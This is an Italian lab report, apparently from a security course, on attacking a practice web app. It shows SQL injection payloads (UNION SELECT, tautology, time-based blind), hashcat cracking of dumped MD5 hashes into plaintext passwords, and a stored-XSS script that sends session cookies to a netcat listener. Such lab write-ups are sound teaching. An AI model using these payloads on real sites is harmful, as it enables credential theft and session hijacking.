



S6-L5

Web-App Attack



1. SQL Injection

2. SQL Injection - Blind

3. XSS Stored

Questa relazione illustra le varie vulnerabilità e i metodi di exploit mostrati.



In questa foto, vediamo un esempio di SQL Injection utilizzando la tecnica UNION SELECT.

Questa tecnica consente a un attaccante di combinare i risultati di una query legittima con quelli di una query malevola.

L'iniezione viene eseguita inserendo la stringa ' union select user, password FROM users # nel campo "User ID".

Il simbolo # commenta il resto della query, rendendo influenti eventuali sintassi aggiuntive.

Come risultato, vengono mostrati i nomi utente e le password hash presenti nella tabella users.

Vulnerability: SQL Injection

User ID:

2. SQL Injection - OR '1'='1'

Questa foto mostra un'altra tecnica di SQL Injection comunemente nota come tautologia.

Inserendo la stringa ' OR '1'='1' nel campo "User ID", l'attaccante può far sì che la condizione della query SQL sia sempre vera, ottenendo così l'accesso a tutti i record della tabella users.

Questo tipo di iniezione sfrutta una condizione sempre vera per bypassare i controlli di autenticazione.

Vulnerability: SQL Injection

User ID:

ID: ' OR '1'='1'
First name: admin
Surname: admin

ID: ' OR '1'='1'
First name: Gordon
Surname: Brown

ID: ' OR '1'='1'
First name: Hack
Surname: Me

ID: ' OR '1'='1'
First name: Pablo
Surname: Picasso

ID: ' OR '1'='1'
First name: Bob
Surname: Smith

More info

3. SQL Injection - Hash Cracking

Dopo aver ottenuto gli hash delle password, l'attaccante può utilizzare strumenti come hashcat per craccare le password.

In questo elemento, vediamo che l'attaccante ha utilizzato hashcat con il wordlist rockyou.txt per craccare le password hash ottenute.

Le password sono state recuperate con successo, rivelando le credenziali in chiaro.

Codice usato:

' union select user , password FROM users #

Vulnerability: SQL Injection

User ID:

Submit

ID: ' union select user , password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' union select user , password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' union select user , password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' union select user , password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' union select user , password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

```
(lelo@lelo)-[~]
$ hashcat -m 0 -a 0 -o output.txt hashes2.txt ./rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 5.0+debian Linux, None+Asserts, RELOC, SPIR, LLVM 16.0.6, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

=====
* Device #1: cpu-penryn-AMD Ryzen 5 2600X Six-Core Processor, 1439/2943 MB (512 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

INFO: All hashes found as potfile and/or empty entries! Use --show to display them.

Started: Fri Jul 5 10:31:20 2024
Stopped: Fri Jul 5 10:31:21 2024

(lelo@lelo)-[~]
$ hashcat -m 0 -a 0 -o output.txt hashes.txt ./rockyou.txt --show

(lelo@lelo)-[~]
$ cat output.txt
0d107d09f5bbe40cade3de5c71e9e9b7:letmein
8d3533d75ae2c3966d7e0d4fcc69216b:charley
1ed75a5d1e2c0bb05f410077765af687:mongo
e99a18c428cb38d5f260853678922e03:abc123
5f4dcc3b5aa765d61d8327deb882cf99:password


(lelo@lelo)-[~]
$
```

SQL Injection Blind

Nell'iniezione SQL Blind, l'attaccante non vede direttamente i risultati della query iniettata ma può dedurre informazioni basandosi sul comportamento dell'applicazione.

In questa foto, l'attaccante utilizza la funzione SLEEP() per ritardare la risposta del server, verificando così la vulnerabilità.


La stringa iniettata è 1' AND sleep(10)#.



SQL Injection Blind con Union Select

Questa foto mostra una combinazione di tecniche di iniezione SQL Blind e UNION SELECT.

L'attaccante inietta la stringa (' union select user , password FROM users #), ottenendo nuovamente i nomi utente e le password hash della tabella users, confermando così la vulnerabilità dell'applicazione.




Stored Cross-Site Scripting (XSS)

In questo elemento, l'attaccante sfrutta una vulnerabilità di XSS memorizzato.

L'attaccante inserisce uno script malevolo nel campo "Message", che viene poi memorizzato nel database e eseguito ogni volta che un utente visualizza il messaggio.

Lo script iniettato è:

```
<script>
var i = new Image();
i.src =
"http://192.168.50.103:4444/
?cookie=" +
document.cookie;
</script>
```



Intercettazione dei Cookie

L'ultima foto mostra l'attaccante che utilizza nc (netcat) per ascoltare sulla porta 4444.

Quando uno script XSS iniettato viene eseguito nel browser della vittima, i cookie della vittima vengono inviati all'attaccante.

In questo esempio, possiamo vedere il cookie di sessione della vittima che viene trasmesso all'attaccante.

```
lelo@lelo:~$ nc -lvp 4444
listening on [any] 4444 ...
192.168.50.103: inverse host lookup failed: Unknown host
connect to [192.168.50.103] from (UNKNOWN) [192.168.50.103] 52608
GET /?cookie=security=low;%20PHPSESSID=4e3ce752c1314eb44a0a1e2b899fbf45 HTTP/1.1
Host: 192.168.50.103:4444
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.5.101/
```



Conclusione

Le illustrazioni evidenziano diverse vulnerabilità presenti in un'applicazione web, tra cui iniezioni SQL (classiche, UNION SELECT e blind) e XSS memorizzato.

Questi attacchi possono compromettere seriamente la sicurezza di un'applicazione web, permettendo agli attaccanti di accedere a dati sensibili e di prendere il controllo delle sessioni degli utenti.

È essenziale implementare misure di sicurezza come la sanitizzazione e la validazione degli input per prevenire tali attacchi.

